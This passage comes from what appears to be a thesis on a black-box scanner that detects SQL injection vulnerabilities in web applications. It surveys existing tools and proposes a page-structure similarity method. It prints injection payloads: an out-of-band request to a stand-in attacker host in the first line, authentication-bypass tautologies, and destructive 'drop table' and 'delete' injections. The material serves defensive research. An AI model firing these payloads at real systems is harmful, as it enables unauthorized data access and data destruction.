SELECT * FROM products WHERE id=1||UTL_HTTP.request('http://test.attacker.com/') --
```

Other types of attack:

- **Tautology-based SQL Injection:**

In logic, a tautology is a formula which is true in every possible interpretation. In a tautology-based attack, the code is injected using the conditional OR operator such that the query always evaluates to TRUE. Tautology-based SQL injection attacks are usually bypass user authentication and extract data by inserting a tautology in the WHERE clause of a SQL query. The query transform the original condition into tautology, causes all the

rows in the database table are open to an unauthorized user. A typical SQL tautology has the form "or <comparison expression>", where the comparison expression uses one or more relational operators to compare operands and generate an always true condition [16].

If an unauthorized user input user id as **abcd** and password as **anything' or 'x'='x** then the resulting query will be:

```
select * from user_details where userid = 'abcd' and password = 'anything' or 'x'='x'
```

- **Piggy-backed Queries / Statement Injection:**

This type of attack is different than others because the hacker injects additional queries to the original query, as a result the database receives multiple SQL queries. The first query is valid and executed normally, the subsequent queries are the injected queries, which are executed in addition to the first. Due to misconfiguration, a system is vulnerable to piggy-backed queries and allows multiple statements in one query. Let an attacker inputs abcd as usrerid and '; drop table xyz -- as password in the login form.

```
select * from user_details where userid = 'abcd' and password = ' '; drop table xyz --
'
```

After completing the first query (returned an empty result set (i.e. zero rows)), the database would recognize the query delimiter(";") and execute the injected second query. The result of executing the second query would be to drop table xyz, which would destroy valuable information.[16].

2.7 The damage of SQL injection attack:

In the below we will summarize how each type of SQLIA violates one or more security service:

Objectives of security / Type of attack	Integrity	confidentiality	Availability	Authentication
Tautology-based SQLi	No	Yes	No	Yes
Piggy-backed Injection	Yes	Yes	Yes	No
Union Query	No	Yes	No	Yes
Blind SQLi	No	Yes	No	No

Table 2.1 : SQLI attack type's security violation.

2.8 SQLIA vulnerability detection approaches:

Developers of vulnerability tools around the world are trying to increase the efficiency of detecting most dangerous vulnerability (SQL injection) especially black box penetration testing.

In this approach two main techniques exist to detect the presence of vulnerability in a Web application. The first one relies on an error pattern matching algorithm; the second one relies on the analysis of similarities between the pages returned by the server.

2.8.1 Error pattern matching approach

The main idea of this approach is that any response page that contains a database error message equivalents to a vulnerability because this error means that the corresponding request has not been sanitized by the application and sent directly to be executed by the DBMS. Scanners such as W3af (sqlimodule), Wapiti and Secubat adopt such approach.

w3af [17] is a framework to secure your web applications by finding and exploiting all web application vulnerabilities. the framework is proudly developed using Python to be easy to use and extend, and licensed under GPLv2.0.

As an example, to detect injection vulnerabilities in authentication forms, the sqli module of W3af, sends three requests based on the SQL injection: d’z"0 (or d%2Cz%220 encoded in ASCII). The three corresponding responses are then analyzed.If they include SQL error messages (e.g. Mysql_and supplied argument is not a valid Mysql), W3af informs the user that the application is vulnerable. [18]

Secubat [19] is an open-source web vulnerability scanner that uses error matching approach to scan web applications for the presence of vulnerabilities of type SQL injection and XSS. In this scanner the SQL injection analysis module searches for occurrences of an *a* key words that indicate an SQL error in response pages. This list of error KeyWords is presented in [11], which cover a wide range of error responses and a variety of database servers.

WAPITI [20] is a black box web application vulnerability scanner in Python to automate the audit of a web application. It's free and open source, it is useful to discover variety of vulnerabilities[17]:

- File disclosure (Local and remote include/require, fopen, readfile…)
- Database Injection (PHP/JSP/ASP SQL Injections and XPath Injections)
- XSS (Cross Site Scripting) injection (reflected and permanent)
- Command Execution detection (eval(), system(), passtru()…)
- CRLF Injection (HTTP Response Splitting, session fixation…)
- XXE (XmleXternal Entity) injection

Wapiti starts with crawling the target web site to extract entry points; once it gets the list of URLs, forms and their inputs, Wapiti acts like a fuzzer, injecting payloads to look for any SQL errors.

Liban and Hilles [21] approach performing tautology SQL injection attack type, it's based on returning SQL error messages from database management software (DBMS).However depending on capturing error messages such as "OLeDbExcetion" to determine whether an SQL error happened and ParosProxy search for "SQL", "ODBC", "JDBC" such approach could cause high number of false alarms.

2.8.2 Similarity approach

The principle of this approach consists in sending different SQLI requests to the web application and comparing the similarity between the responses pages and their corresponding references pages.

This approach relies on three assumptions [18]:

1) Execution and rejection pages are different,

2) It is easy to build requests that generate rejection pages (by generating random or syntactically incorrect requests for instance) and

3) It is difficult to build requests including injection attacks that actually generate execution pages (i.e., requests that successfully exploit vulnerability).

Skipfish[22] is an active web application security reconnaissance tool for detecting SQL injection vulnerabilities. It sends three requests to the web application (A- '", B- \'\" and C- \\'\\"). The responses are compared two by two.

According to Skipfish, vulnerability is present if both responses associated to B and C are not similar to the response associated to A. [18]

This scanner uses just three injection malicious requests, this number is too small to test application vulnerability, and the distance used for the study of similarity considers the frequency of words regardless of the order of words in a text. Ignore the word order can lead

to ignore the semantics of a page and again can lead to misjudge if two pages are identical or not. For example, the following pages share the same vocabulary, but they correspond to a successful and failed authentication respectively[23]:

Your are authenticated, you have-nots has Entered wrong login.

Your are not authenticated, you-have Entered a wrong login.

SQLmap[28]*:* SQLmap is an open source analysis tool that automatically detect SQL injection vulnerabilities. It is a powerful tool that has powerful

WASAPY [24] :is a model proposed within the framework of a PHD thesis in the national institute of applied sciences of Toulouse (INSA Toulouse) [24]. The model proposes three classes: the class Aleat of Web pages generated by random requests as well as the class Inval including Web pages turned by invalid requests, and a class which presents a syntactically valid requests. The detection principle is formed around the clustering technique implies a similarity threshold ε, and Group together within the same cluster pages which the pair wise distance is less than a threshold

LS[23]: propose a new algorithm which was built in a vision to improve rather to supplement the logic followed in modeling WASAPY tool. The tool was supplemented by a new class reflecting the legitimate appearance or referential, therefore, the detection mechanism was solidly built on a statistic in a fairly clear mathematical framework described by a simple geometric representation. this approach is depending on the similarity between classes using Lenvenshtein algorithm [25] to define whether the page is vulnerable or not.

SQLIVDT (SQL Injection Vulnerability Detection Tool)[26] proposed an approach of detecting SQLI based on similarity between response page of a malicious attack and reference page . It has four phases: crawling, detecting entry points, attacking(using Tautology based, Incorrect queries, PiggyBacked queries and Inference attack) and analysis. In the last phase ‘analysis’ use Html Tag Sequence instead of comparing pure HTML text content, converting to Html page to a sequence of tags (body, metadata, ..etc) then calculate the similarity between returned page with injecting and a reference page with a valid parameter payloads and it shows more efficient and fast results.

SQLIVS [27] proposed a new algorithm for detecting SQL injection. This research focuses on improving the effectiveness of SQLIVS by proposing an object-oriented approach

in its development under four components: crawling, attacking, analysis and reporting component.

The attacking component is divided into three subcomponents: error based SQLA , blind SQLA and tautology SQLA , and each component has its own response page analyzer sub component.

2.9 Conclusion:

In this chapter we described a several SQL injection detection tools and distinguished the main differences between approaches by their scanners, in the next chapter we will present our new adopted approached applied in our scanner SQLIVD (SQL Injection Vulnerability Detector).

CHAPTER 03

SQL Injection Vulnerability Detection tool

3.1 Introduction:

In the previous chapter we had a complete knowledge of some of latest approaches for detecting SQL injection vulnerability, what it can be achieved and what's its limitation. After gathering their ideas and implementations, in this chapter we will explain our adopted approach for developing a reliable black box scanner for detecting SQL injection vulnerability in web application, what types of techniques we have used, what is it's components and what are the features we have add.


3.2 Pre review:

Web applications are based on HTML (Hyper Text Markup Language) language to create web pages and their functionalities. Hyper Text means that the document of the web page contain links allow users to go to another document with a simple click. Markup Language is a way to let OS (operating systems) or computers communicate to control how text is processed and presented. To manage that HTML uses what called: HTML Elements which contain two basis: tags and attributes.

3.2.1 HTML Element:

An HTML element is a component of HTML document. It represents semantics or meaning. For example, the **title** element represents the title of the document. HTML element written with **tags** and **attributes** that defines it additional properties.

Example:



3.2.2 Structure of an HTML page:

An HTML page has the basic constructions:

- **Basic construction of an HTML page:**

An HTML page has basic tags underneath each other at the top of every HTML page.

<!DOCTYPE html> - this tag specify the language written in the page (HTML 5, …).

<html> - this tag signal the beginning of writing HTML code.

<head> - this where metadata for the page are placed .

<body> - this where page content are placed.[28]




Figure 3.1 HTML structure

- **Tag types:**

Each type of a tag is specific to identify and wrap specific information:

- *Connections* :
  <a> < map > <area> .
- *Sections :*
    <section> <header> < hgroup > < nav > <article>
  <details> <summary> <figure> < figcaption > <aside> <footer>
- *Paintings* :
  <table> <caption> <colgroup> <col/> <thead> <tbody> <tfoot> <tr> <th> <td>
- *forms* :
  <form> <fieldset> <legend> <label> <button> <input
  /> <textarea> <select> <optgroup> <option> <isindex> <menu> <command>
  <datalist> <output> < keygen >
  …etc.

- **Representation of the structure of a web page:**

  The structure of a web page is defined as the sequence of its devoid of the content.

- **HTML DOM:**

DOM (Document Object Model) in an interface to web pages. Its is essentially an API to the page, allowing programs to read and an modifying the page's content, structure and styles. HTML DOM model is contracted as a tree of Objects.[28]




Figure 3.2 DOM Tree of Objects

3.3 Our approach review:

Our approach is based on simulation of SQL injection attacks against web applications. Depending on analysis of HTTP response page received from the server which runs tested application.

The idea behind our approach is as follows: the response page of the random queries has a fixed structure while the response page of valid queries has a different structure depend on the inputs values, in this case it is easier to generate requests which lead to *rejection* pages (by generating random or syntactically invalid requests) than requests which lead to *execution* pages.

If we send an SQLI query to the application entry point, we will obtain 2 cases:

1- The application treats the query as random data, in this case a rejection page of random query will be returned, and this AEP is considered as secure.

2- The application treats the query as an SQL query and return valid response page or error response page, in this two case the AEP is considered as vulnerable.

So it is better to compare the response page of the SQLI queries with just one class of (rejection page of the random requests) than to compare it with two remained classes (execution page of valid request and error page of syntactically invalid request).

Our approach compromises the following phases: Web crawling, AEP's(application entry points) extraction, attacking and detecting vulnerability, and reporting.

3.3.1 Phase 1 - Web crawling:

SQLIVD web crawler takes seed URL entered by the user and uses HTTP fetcher Jsoup to initiate the connection to the web server. On any successful connection it uses intelligence to crawling any target web application:

First, web crawler extracts all links on the home page and adds to found links.

Second, in the same time each link will be checked if it is an allowed link**:**

1. It checks if it is useful link by fetching specific signs and extension such (pdf, png, gif, txt, zip, rar …etc), containing those signs means the link is not useful.
1. It checks if it starts with a legal URL which means that the link starts with the same domain name of its application and that indicates if it is related to a certain internal page not to any external page.
2. It checks if it is not a dead link which means links with failed connection.
3. It checks if the link is found but already visited which means that the crawler is already found and verified this link, to eliminate any duplicate links.

Third, after all the filter mechanisms web crawler classifies the found links as a potential links and stores them in a database before going to attacking phase.

- **The structure of the database:**

The structure of our database consists of 4 tables:

Column	Description
Id_site	Auto increment column
Site	Seed URL to be crawl and scan

Table 3.1 structure of website table

Column	Description
Id_url	Auto increment column
URL	Crawling URL
Id_site	Point to of website table, indicate belong to the same site

Table 3.2 structure of urls table

3

Column	Description
Id_form	Auto increment column
Id_url	Point to URL table, indicate that this form belong to that link
Action	Attribute action, indicate to sending a data to this file
Method	Whether it is GET or POST

Table 3.3 structure of form table

Column	Description
Id_input	Auto increment column
Type	Indicate the type of an input
Name	Indicate the name of an input
Class	Indicate the attribute class of an input
Id_form	Point to the form table, indicate that this input belong to that form
Value	Indicate the attribute value of an input
id	Indicate the id of an input

Table 3.4 structure of input table

Column	Description
Id_vul	Auto increment column
URL_vul	URL containing vulnerability
Inout_vul	Input containing vulnerability
Payload_vul	Payload that actually made a vulnerability
Error based	Indicate if that link is effected to error bases vulnerability
similarity	<1 there is vulnerability =1 there is no vulnerability
Blind_based	=1 There is a blind_based vulnerabimlity =0 There is no blind_based vulnerabimlity
Tautology_based	=1 There is a Tautology_based vulnerabimlity =0 There is no Tautology_based vulnerabimlity

Table 3.5 structure of vulnerability table

3.3.2 Phase 2 - AEP's detection and extraction:

Entry points are the injection points of malicious SQL queries, our scanner is aiming to extract any entry point on 'URL query string or user inputs'.

- **The parameters of the URL:**

URL is one of the possible targets for injection malicious codes, the URL consists of name and value which are separated with '&' character or any other character, while parameter name and value are separated with '=', the operation extraction is based on the following:

Figure 3.3 example of separating URL parameter

- **The user inputs:**

Via the features of Selenium tool libraries we could emulate browser with HtmlUnit headless browser, and with the Html parser 'Jsoup' it allows us to:

- Scrape and parse HTML from a URL.
- Find and extract data using DOM traversal.
- Manipulate HTML elements, attributes, and texte.




Figure 3.4 steps of extraction user inputs

- Jsoup is a Java library for working with real-world HTML. It provides a very convenient API for extracting and manipulating data, using the best of DOM, CSS, and jquery-like methods. We used it for the simplicity and open source.[29]

3.3.3 Phase 3 – Attacking and Detecting:

3.3.3.1 Injection module :

After detecting AEP's, the proposed scanner sends malicious requests to the entry points: URL's and user inputs. we have used a valid attack payload. Based on type of parameter value detected in phase 2 we create different attack patterns, for text type parameters, we use attack patterns that contain a single quotation mark. Example:

1) admin' --
2) ' or 1=1--
3) ') or '1'='1--
4) ' UNION SELECT 1, 'admin', 'xz', 1--
5) admin' #
6) ' or 1=1#
7) ') or ('1'='1#

Similarly, for integer type parameters, we use attack patterns that doesn't contain a single quotation mark. Example:

1) 1 OR 1=1--
2) 1; drop table test /*
3) 1; drop table test --
4) 1; drop table test; create table test (name varchar(10)) --
5) 1; delete from test;--

3.3.3.2 Detection module:

To check if an SQLI attacks are possible, the vulnerability detection tools send specific requests and analyze the responses returned by the server. A server can respond with a rejection page or an execution page.

The rejection page corresponds to the detection by the server of malformed or invalid input values.

An execution page is returned by the server following the successful activation of the request. It can correspond either to the "normal" scenario, in the case of a legitimate use of the site, or to a diversion of its execution via the successful exploitation of SQLI request.

To identify vulnerabilities in a Web site, vulnerability detection tools submit SQLI queries to the site for potential attacks. The responses are then analyzed to identify the execution pages. If an execution page is identified, the corresponding page is considered vulnerable. So the whole problem comes from the analysis of the answers to determine whether it is really a rejection page or an execution page.

There are two main classes of approaches adopted by vulnerability scanners:

• by error message recognition in response returned by the server
• by studying the similarity between returned pages.

a. ***Error message recognition approach:***

To identify SQL injections, this approach involves sending queries in a particular format and looking for specific patterns in responses such as database error messages. The basic idea is that the presence of an SQL error message in an HTML response page means that the corresponding request has not been verified by the Web application before being transmitted to the database server. Therefore, the fact that this request has been sent unchanged to the SQL server reveals the presence of vulnerability.

b. ***Response pages Similarity approach:***

The principle of this approach is to send different specific requests to the types of vulnerabilities and study the similarity of the responses returned by the application using a textual distance. Depending on the results obtained and well-defined criteria, we conclude whether or not there is vulnerability.

c. ***Critical analysis of the two approaches:***

The two approaches that we have just presented have a number of limitations:

The effectiveness of the error message recognition approach is related to the completeness of the knowledge base, which combines the error messages of all the DBMSs that may result from the execution of the requests submitted to the Web application.

With regard to the similarity approach, it is based on the assumption that the content of a rejection page is generally different from the content of an execution page. However, for this comparison to be effective, it is important to ensure wide coverage of the different types of execution pages that might be generated by the application. This can be achieved by generating a large number of queries to activate as many different execution pages as possible. On the other hand, for the similarity approach, as in any classification problem, the choice of distance is very important.

These analyzes clearly show the need to develop new approaches to improve the effectiveness of vulnerability detection tools.

3.3.3.3 Classes of used requests

The purpose of the implemented algorithm is to identify, automatically, whether an injection point contains a vulnerability that can be exploited successfully. For this, and for each injection point found in the application, two classes of queries are used:

- Random requests, noted Rr
- Injection requests, noted Ir

a. Class of Random Requests

Rr is the class which its queries are generated from randomly selected words in the list [a-zA-Z0-9], these queries will generate rejection pages.

Let's take an example of an authentication page containing the couple: login / pass

login = aFged

pass = FRs0f

This pair generates the following SQL query:

SELECT * FROM users WHERE login = 'aFged' and pass = 'FRs0f'

This SQL query is likely to fail, although there is a negligible probability that the randomly generated password and login will be valid.

b. ***Class of Injection Requests:***

It is the class of syntactically valid SQL injection requests that are built for the purpose of generating execution pages. For example, the login / pass pair that has the values: ' or'1 '=' 1-- and abcd, generates the following SQL query:

SELECT * FROM users WHERE login = '' or'1 '=' 1-- 'and pass =' abcd '

This SQL query is syntactically valid and the parameter "login" sent in the browser with the value: 'or' 1 '=' 1-- allows to change the semantics of the SQL query since it introduces a tautology and the two - - serves to comment the rest of the query. Authentication is then accepted regardless of the password provided. As a result, an execution page is returned to the client.

c. Response page of a valid query:

Valid request is a syntactically valid(correct) query and it’s semantic may not be. A response of a valid request is either a web page containing information from database, or generating an error page.

The error is of a two types : exploitable and non-exploitable.

An exploitable error reveals information about the structure of the database and no information about its contents.

The non-exploitable error reveals no information concerning either the structure of the database or its contents. It brings back messages from the DBMS concerning the invalidity of the SQL code payload in the event of a semantically invalid request.

d. Responses of a random query:

A random query is a syntactically and semantically valid (correct) query. A response from a random query is always a rejection page.

A rejection page is generated by the application and never by the DBMS. In which is the principal of our detection, the random query is generated according to the type of AEP's the type of parameter value example (text, email, integer…etc) successively (randomType_string, randomType_alphanumeric attached with @email.com, randomType_integer…etc).

e. The behaviour of a vulnerable page:

Vulnerable page can be divided in two types:

- **Error**: generated by the DBMS and it can be either:
  - Exploitable: reveal only an information about the structure of the database.
  - Non exploitable: reveals no information, neither structural nor content on the database.
- **Web page**: generate an execution page that reveals the content of the database.

f. The behaviour of a secure page:

The secure page ignores the malicious request and therefore does not generate any reaction to the said request. The response is a rejection page generated by the application and never by the DBMS, and therefore does not contain any information about the structure or content of the database. So it behaves like a random page.

3.4 Our proposed detection vulnerability approach:

In our approach we have combined the two types of detection mechanisms: error message detection and similarity detection, but the similarity study in our case is based on the structural similarity between an execution page and a rejection page.

The key observation in our study is that both classes of valid and random injection responses

are those that contain the core information of the detection decision. When the response page is secure, it has the same structure for both types of queries: random and valid. In this case, instead of studying the similarity between the content of a response page and an execution page, the similarity between the structure of a response page and the structure of the corresponding rejection page is easier to study.

3.4.1 HTML page similarity:

"Two HTML pages are structurally similar accrue when they have a similar layout observed in a browser"[30].

Based on that statement our approach uses tag sequence on representing an HTML page, in a place of converting it as a text content as many of scanners based on. the reason why we avoid this method is to reduce the complexity and false alarms, although we used context representation in detecting SQLIV by input 'search'.

We have extracted an HTML tag sequence of the two pages (random and valid response pages) and compare the similarity between the two of them, in opposite of SQLIVD scanner Zoran Djuric[31] which uses this method for detecting SQL injection vulnerability comparing two response pages: the response pages of a valid requests compare to a reference page.

However, a reference page not always available to rely on for detecting SQLIV, we had to go with another idea for detection SQLIV by using a random request instead as a comparing page. The reason of choosing random request because it has a fixed structure and it can be never generate an execution page as a response page or an SQL related error message, which will make it a very well example to compare with. In fact, it shows a promising results.

By following PIUIVT [30] in a place of using LCS (Longest Common Subsequence) in comparing the content of the two pages by calculating the longest subsequence of a given text, we use LCTS (Longest Common Tag Sequence) which work with HTML tags.

As a remark using LCTS instead of LCS will reduce the complexity to the minimum.

- First, SQLIVD parse HTML page into series of Nodes using DOM(Document Object Modele) tree of Objects,
- Second, calculate Longest Common Subsequence between nodes of the two pages.
- Third, get the length of all nodes.
- The final part is applying the formula of the similarity.

we modified the formula of the similarity that used by SQLIVDT[31] to work with our approach:

$$\text{Sim (RP, IP)} = \frac{2*\text{LCS(RP,IP)}}{\text{length(RP)}+length(IP)} \begin{cases} < \mathbf{1}: \boldsymbol{VUL} \leftarrow \boldsymbol{true} \\ = \mathbf{1}: \boldsymbol{VUL} \leftarrow \boldsymbol{false} \end{cases}$$

Where RP is a random page and IP Injection page and both represented in tag sequence, LCS(RP,IP) is Longest Common Subsequence of the two pages,

Length(RP), length(IP) length of all tags.

LCS equation:

The optimum-value function LCS(RP, IP) as the length of the longest common subsequence between a and b. Then the recursive formula for LCS can be defined as follows:

1. LCS(RPx, IPy) = LCS(RP, IP)+1 if x = y.
2. LCS(RPx, IPy) = max(LCS(RPx, IP), LCS(RP, IPy)) if x ≠ y.

The boundary conditions are LCS(RP, []) = 0, LCS([], IP) = 0.

3.4.2 Attack types of SQL injection:

There are several types of SQL injection attack adopted by SQLIVD :

1) Error-based SQLIA:

This type of SQLIA used to identify SQLIV in an application based on SQL related with errors return responses, we conclude different patterns for different databases (MySQL, MSSQL, ORACLE) and for the different databases we have add different errors to trick the database returning an SQL query relates error messages. with knowing that attacking and analysing are carried out simultaneously once the response is received from the attack page, the analysis came next.

The proposed scanner continuous injecting the page until all attacks are exhausted, in the middle of injecting if it generate a 500 status code or an SQL query related error is found, the scanner breaks the loop and takes the next link or form in question.

2) Blind SQLIA:

In this type of an attack the scanner tries to perform a series of a true or false request on a target page and monitor the response to each request. If the two requests (false and true request) have different internal page presentation, by using proposed similarity then the scanner classify the page as a vulnerable. Otherwise, it will move to the next page.

3) Tautologies SQLI:

This type of an attack always return a true value when a successful attack is executed and authentication bypassing attack, it mostly used for authentication bypassing and extract sensitive data from the database[32]. Before attacking we managed to distinguish the login form among other forms. If a form have two input fields and one of them is a password field and the other is a text field or an email field then it will indicate is 'login form' to start injection the proper payloads.

There are several methods used to indicate a successful login 'executed page', a SQLIV scanner uses a form authentication approach to predict a successful login[33], our SQLIVD uses similarity approach and furthermore it search some specific signs on page response such as "logout", "log out", "profile" to ensure the successful login.

3.4.3 Proposed SQLIVD Algorithm :

```
Begin
for (every AEP) // for each entery point form input or URL parameter
 {
    for (Nbr of InQ) // Number of Injection queries
   {
    get RPIQ; //get Response Page of Injection Query
    if(error(RPRQ)) the page is vulnerable;
    break;
    else{
       generat(RQ) //generate a Random Query
       seq_InQ = extractTags(RPInQ);//extract tags from response page of injection query
       seq_RQ = extractTags(RPRQ);//extract tags from response page of Random query
       Decision = Similarity(seq_InQ, seq_RQ);//apply similarity algorithm between the two tag sequences
        if(Desision < 1) the page is vulnerable;
        break;
          }
     }
}End
```

SQLIV detection algorithm

3.5 Conclusion:

In this chapter we presented our SQLIV detection approach, and explained in detail its detection mechanism ,the followed step is to implement and evaluate our scanner in the next chapter.

Chapter 04

IMPLEMENTATION AND EXPERIMENTATIONS

4.1 Introduction:

In the previous chapter we had review our adopted scanner, its detection mechanism, and the steps for detecting SQLIV in web applications.

In this chapter we will see the implementations of our SQLIVD scanner and its experimentation against several well-known SQL injection vulnerability scanners to prove the effectiveness of our proposed approach.

4.2 Platforms:

To develop our SQLIVD scanner we used several technologies and platforms:

4.2.1 Netbeans:

NetBeans it was acquired by Sun Microsystems which integrated it into its set of Java tools and then turned it over to open source in the late 90. In 2010 Oracle purchased Sun and acquired Netbeans. It integrated development environment (IDE) for developing with Java, PHP, C++, and other programming languages. It includes modular components across a wide range of tools and features an IDE (integrated development environment) that allows developers to create applications using a GUI.[35]

4.2.2 Appserv:

Appserv is an OpenSource tool for Windows with Apache, MySQL, PHP and other additions. Concept of AppServ it is Easy to install all of these with ease for developers.[36]

4.2.3 MySQL:

MySQL, the most popular Open Source SQL database management system, is developed, distributed, and supported by Oracle Corporation. It uses SQL (Structured Query Language) to access databases, it is very fast, reliable, scalable, and easy to use also works in client/server or embedded systems.[37]

4.2.4 Jsoup: Java HTML Parser:

jsoup is a Java library for working with real-world HTML. It provides a very convenient API for extracting and manipulating data, using the best of DOM, CSS, and jquery-like methods. jsoup implements the WHATWG HTML5 specification, and parses HTML to the same DOM as modern browsers do.[38]

- scrape and parse HTML from a URL, file, or string

- find and extract data, using DOM traversal or CSS selectors
- manipulate the HTML elements, attributes, and text
- clean user-submitted content against a safe white-list, to prevent XSS attacks
- output tidy HTML

jsoup is designed to deal with all varieties of HTML found in the wild; from pristine and validating, to invalid tag-soup; jsoup will create a sensible parse tree.[39].

4.2.5 HtmlUnit

HtmlUnit is a "GUI-Less browser for Java programs". It models HTML documents and provides an API that allows you to invoke pages, fill out forms, click links, etc... just like you do in your "normal" browser. It has fairly good JavaScript support (which is constantly improving) and is able to work even with quite complex AJAX libraries, simulating Chrome, Firefox or Internet Explorer depending on the configuration used.

It is typically used for testing purposes or to retrieve information from web sites.

HtmlUnit is not a generic unit testing framework. It is specifically a way to simulate a browser for testing purposes and is intended to be used within another testing framework such as JUnit or TestNG. Refer to the document "Getting Started with HtmlUnit" for an introduction.

HtmlUnit is used as the underlying "browser" by different Open Source tools like Canoo WebTest, JWebUnit, WebDriver, JSFUnit, WETATOR, Celerity, Spring MVC Test HtmlUnit, ...

HtmlUnit was originally written by Mike Bowler of Gargoyle Software and is released under the Apache 2 license. Since then, it has received many contributions from other developers, and would not be where it is today without their assistance[40].

4.3 SQLIVD scanner interface:

